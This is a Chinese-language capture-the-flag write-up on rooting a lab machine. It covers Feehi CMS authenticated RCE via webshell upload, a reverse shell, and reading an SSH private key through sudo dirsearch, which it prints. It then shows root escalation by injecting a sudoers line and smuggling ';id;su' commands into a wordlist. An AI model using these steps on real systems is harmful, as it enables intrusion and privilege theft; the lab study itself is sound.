群友靶机-Search

信息收集

```
# Nmap 7.95 scan initiated Mon Dec  8 02:12:39 2025 as: /usr/lib/nmap/nmap -A
-p22,80 -oA details 10.0.2.32
Nmap scan report for 10.0.2.32
Host is up (0.00099s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Feehi CMS
| http-robots.txt: 1 disallowed entry
|_/
MAC Address: 08:00:27:F7:64:D7 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS
7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.99 ms 10.0.2.32

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Mon Dec  8 02:12:47 2025 -- 1 IP address (1 host up) scanned in
9.01 seconds
```

暴露了一个Feehi CMS

```
┌──(kali㉿kali)-[~/Desktop/search]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt -u http://10.0.2.33 -x php,html,txt,zip,bak
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.33
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-
2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              txt,zip,bak,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 80683]
/index.php            (Status: 200) [Size: 80677]
/uploads              (Status: 301) [Size: 308] [-->
http://10.0.2.33/uploads/]
/admin                (Status: 301) [Size: 306] [--> http://10.0.2.33/admin/]
/static               (Status: 301) [Size: 307] [--> http://10.0.2.33/static/]
/assets               (Status: 301) [Size: 307] [--> http://10.0.2.33/assets/]
/php                  (Status: 200) [Size: 58255]
/java                 (Status: 200) [Size: 64546]
/install.php          (Status: 200) [Size: 94]
/api                  (Status: 301) [Size: 304] [--> http://10.0.2.33/api/]
/javascript           (Status: 200) [Size: 62969]
/Java                 (Status: 200) [Size: 64546]
/robots.txt           (Status: 200) [Size: 25]
/setup.txt            (Status: 200) [Size: 18]
/JavaScript           (Status: 200) [Size: 62969]
/PHP                  (Status: 200) [Size: 58255]
```


gobuster扫描到了一个 `setup.txt` 看一手

```
┌──(kali㉿kali)-[~/Desktop/search]
└─$ curl http://10.0.2.33/setup.txt
```


```
admin:MazeSec2025
```

同时搜一下FeehiCms的漏洞 正好有个认证rce的


```
┌──(kali㉿kali)-[~/Desktop/search/search]
└─$ searchsploit feehi
------------------------------------------------------------------------------
---------------------------- ---------------------------------
 Exploit Title
|  Path
------------------------------------------------------------------------------
---------------------------- ---------------------------------
Feehi CMS 2.1.1 - Remote Code Execution (Authenticated)
| php/webapps/51018.txt
Feehi CMS 2.1.1 - Stored Cross-Site Scripting (XSS)
| php/webapps/51002.txt
------------------------------------------------------------------------------
---------------------------- ---------------------------------
Shellcodes: No Results
```



登录后第一件事先把静态域名改一改 非常卡 改成靶机ip就好



然后根据POC 新建个广告位 把图像换成webshell即可



右键图片链接 成功返回webshell(PS.不确定哪个可以执行可以先传个phpinfo 或者使用之前提过的某个disable不掉的神秘函数 此处略过 自行查找)

```
┌──(kali㉿kali)-[~/Desktop/search]
└─$ nc -lvnp 1234
```

```
listening on [any] 1234 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.33] 50972
bash: cannot set terminal process group (419): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Search:/var/www/html/frontend/web/uploads/setting/ad$ whoami
whoami
www-data
```

提权

```
www-data@Search:/var/www/html/frontend/web/uploads/setting/ad$ sudo -l
sudo -l
Matching Defaults entries for www-data on Search:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on Search:
    (7r1umphk) NOPASSWD: /usr/local/bin/dirsearch
```

先读一下看看有没有公钥

```
www-data@Search:/tmp/reports/http_10.0.2.4$ sudo -u 7r1umphk
/usr/local/bin/dirsearch -l /home/7r1umphk/.ssh/authorized_keys
<in/dirsearch -l /home/7r1umphk/.ssh/authorized_keys

  _|. _ _  _  _  _ _|_    v0.4.3.post1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /tmp/reports/http_10.0.2.4/reports/_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIH2uUbVOyxF8xzVaY+wqMcubDBUbS6Ri8priYyRiyZbI
7r1umphk@Search/_25-12-08_09-13-30.txt
Traceback (most recent call last):
  File "/usr/local/bin/dirsearch", line 8, in <module>
    sys.exit(main())
  File "/usr/local/lib/python3.9/dist-packages/dirsearch/dirsearch.py", line
67, in main
    Controller()
  File "/usr/local/lib/python3.9/dist-
```

```
packages/dirsearch/lib/controller/controller.py", line 79, in __init__
    self.run()
  File "/usr/local/lib/python3.9/dist-
packages/dirsearch/lib/controller/controller.py", line 212, in run
    self.set_target(url)
  File "/usr/local/lib/python3.9/dist-
packages/dirsearch/lib/controller/controller.py", line 289, in set_target
    cred, parsed.netloc = parsed.netloc.split("@")
AttributeError: can't set attribute
```

没啥问题 尝试读一下私钥

```
www-data@Search:/tmp/reports/http_10.0.2.4$ sudo -u 7r1umphk
/usr/local/bin/dirsearch -l /home/7r1umphk/.ssh/id_ed25519
<cal/bin/dirsearch -l /home/7r1umphk/.ssh/id_ed25519

  _|. _ _  _  _  _ _|_    v0.4.3.post1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /tmp/reports/http_10.0.2.4/reports/BATCH-25-12-08_09-15-
37/BATCH.txt

Target: http://-----BEGIN OPENSSH PRIVATE KEY-----/

[09:15:37] Starting:

There was a problem in the request to: http://-----
BEGIN%20OPENSSH%20PRIVATE%20KEY-----/

Target:
http://b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW/

[09:15:37] Starting:

There was a problem in the request to:
http://b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW/

Target:
http://QyNTUxOQAAACB9rlG1TssRfMc1WmPsKjHLmwwVG0ukYvKa4mMkYsmWyAAAAJg+y+ADPsvg/

[09:15:37] Starting:
```

```
There was a problem in the request to:
http://QyNTUxOQAAACB9rlG1TssRfMc1WmPsKjHLmwwVG0ukYvKa4mMkYsmWyAAAAJg+y+ADPsvg/

Target:
http://AwAAAAtzc2gtZWQyNTUxOQAAACB9rlG1TssRfMc1WmPsKjHLmwwVG0ukYvKa4mMkYsmWyA/

[09:15:37] Starting:

There was a problem in the request to:
http://AwAAAAtzc2gtZWQyNTUxOQAAACB9rlG1TssRfMc1WmPsKjHLmwwVG0ukYvKa4mMkYsmWyA/

Target:
http://AAAECPxip0hGT4O48HAkEWglmNjSaDrr8tXi1W+inEP7eAS32uUbVOyxF8xzVaY+wqMcub/

[09:15:37] Starting:

There was a problem in the request to:
http://AAAECPxip0hGT4O48HAkEWglmNjSaDrr8tXi1W+inEP7eAS32uUbVOyxF8xzVaY+wqMcub/

Target: http://DBUbS6Ri8priYyRiyZbIAAAADzdyMXVtcGhrQFNlYXJjaAECAwQFBg==/

[09:15:37] Starting:

There was a problem in the request to:
http://DBUbS6Ri8priYyRiyZbIAAAADzdyMXVtcGhrQFNlYXJjaAECAwQFBg==/

Target: http://-----END OPENSSH PRIVATE KEY-----/

[09:15:37] Starting:

There was a problem in the request to: http://-----
END%20OPENSSH%20PRIVATE%20KEY-----/

Task Completed
www-data@Search:/tmp/reports/http_10.0.2.4$
```

扔给ai还原一下 得到私钥

```
┌──(kali㉿kali)-[~/Desktop/search]
└─$ cat id_rsa_2
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACB9rlG1TssRfMc1WmPsKjHLmwwVG0ukYvKa4mMkYsmWyAAAAJg+y+ADPsvg
AwAAAAtzc2gtZWQyNTUxOQAAACB9rlG1TssRfMc1WmPsKjHLmwwVG0ukYvKa4mMkYsmWyA
AAAECPxip0hGT4O48HAkEWglmNjSaDrr8tXi1W+inEP7eAS32uUbVOyxF8xzVaY+wqMcub
```

```
DBUbS6Ri8priYyRiyZbIAAAADzdyMXVtcGhrQFNlYXJjaAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----

┌──(kali㉿kali)-[~/Desktop/search]
└─$ ssh 7r1umphk@10.0.2.34 -i id_rsa_2
The authenticity of host '10.0.2.34 (10.0.2.34)' can't be established.
ED25519 key fingerprint is SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    (14 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.34' (ED25519) to the list of known hosts.
Linux Search 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
7r1umphk@Search:~$ id
uid=1000(7r1umphk) gid=1000(7r1umphk) groups=1000(7r1umphk)
```

检查一下权限 还是dirsearch 不过这次是root 能做的事情更多

```
7r1umphk@Search:~$ sudo -l
Matching Defaults entries for 7r1umphk on Search:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User 7r1umphk may run the following commands on Search:
    (root) NOPASSWD: /usr/local/bin/dirsearch
```

```
7r1umphk@Search:~$ echo 1 > 1
7r1umphk@Search:~$ sudo dirsearch -w ./1 -u http://10.0.2.4 -o 1.out

  _|. _ _  _  _  _ _|_    v0.4.3.post1
```

```
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 |
Wordlist size: 1

Output File: 1.out

Target: http://10.0.2.4/

[09:21:34] Starting:
[09:21:34] 200 -    0B  - /1

Task Completed
7r1umphk@Search:~$ cat 1.out
# Dirsearch started Mon Dec  8 09:21:34 2025 as: /usr/local/bin/dirsearch -w
./1 -u http://10.0.2.4 -o 1.out

200     0B   http://10.0.2.4/1
```

观察输出的1.out 可以看到输出分为了两个部分 我们的命令在#的注释中 而结果在下方 根据利用的位置 由此分出了两个方案

方案一 注释绕过方案提权（111方案）

已知#后面我们可写 所以只需绕过注释行即可

```
7r1umphk@Search:~$ sudo -u root dirsearch -w ./1 -u http://10.0.2.4/ -o
/etc/sudoers.d/sbash --format=plain --log='
7r1umphk ALL=(ALL:ALL) NOPASSWD: ALL
'

  _|. _ _  _  _  _ _|_    v0.4.3.post1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 |
Wordlist size: 1

Output File: /etc/sudoers.d/sbash

Log File: /home/7r1umphk/
7r1umphk ALL=(ALL:ALL) NOPASSWD: ALL


Target: http://10.0.2.4/
```

```
[09:30:24] Starting:
[09:30:24] 200 -    0B  - /1

Task Completed
7r1umphk@Search:~$ cat /etc/sudoers.d/sbash
# Dirsearch started Mon Dec  8 09:30:24 2025 as: /usr/local/bin/dirsearch -w
./1 -u http://10.0.2.4/ -o /etc/sudoers.d/sbash --format=plain --log=
7r1umphk ALL=(ALL:ALL) NOPASSWD: ALL


200     0B   http://10.0.2.4/1
```

可以很明显看到 由于`'`,导致我们的输入进入到新的一行 从而逃逸了`#`的束缚
此时

```
7r1umphk@Search:~$ sudo -l
/etc/sudoers.d/sbash:5:14: syntax error
200     0B   http://10.0.2.4/1
             ^~~~
Matching Defaults entries for 7r1umphk on Search:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User 7r1umphk may run the following commands on Search:
    (root) NOPASSWD: /usr/local/bin/dirsearch
    (ALL : ALL) NOPASSWD: ALL
```

虽然有点报错不过无伤大雅

```
7r1umphk@Search:~$ sudo su
/etc/sudoers.d/sbash:5:14: syntax error
200     0B   http://10.0.2.4/1
             ^~~~
root@Search:/home/7r1umphk# id
uid=0(root) gid=0(root) groups=0(root)
```

方案二 构造sudo+可执行命令提权

```
┌──(kali㉿kali)-[~/Desktop/search]
└─$ touch '123;id;su;whoami'
```

通过；拆分成不同命令执行

```
7r1umphk@Search:~$ cat 2
123;id;su;whoami
7r1umphk@Search:~$ sudo dirsearch -w ./2 -u http://10.0.2.4 -o
/usr/local/bin/dirsearch

  _|. _ _  _  _  _ _|_    v0.4.3.post1
 (_|||_) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 |
Wordlist size: 1

Output File: /usr/local/bin/dirsearch

Target: http://10.0.2.4/

[09:26:48] Starting:
[09:26:48] 200 -    0B  - /123;id;su;whoami

Task Completed
7r1umphk@Search:~$ cat /usr/local/bin/dirsearch
# Dirsearch started Mon Dec  8 09:26:48 2025 as: /usr/local/bin/dirsearch -w
./2 -u http://10.0.2.4 -o /usr/local/bin/dirsearch

200     0B   http://10.0.2.4/123;id;su;whoami
7r1umphk@Search:~$ sudo /usr/local/bin/dirsearch
/usr/local/bin/dirsearch: 3: /usr/local/bin/dirsearch: 200: not found
uid=0(root) gid=0(root) groups=0(root)
root@Search:/home/7r1umphk# whoami
root
```

结束 又学到新东西了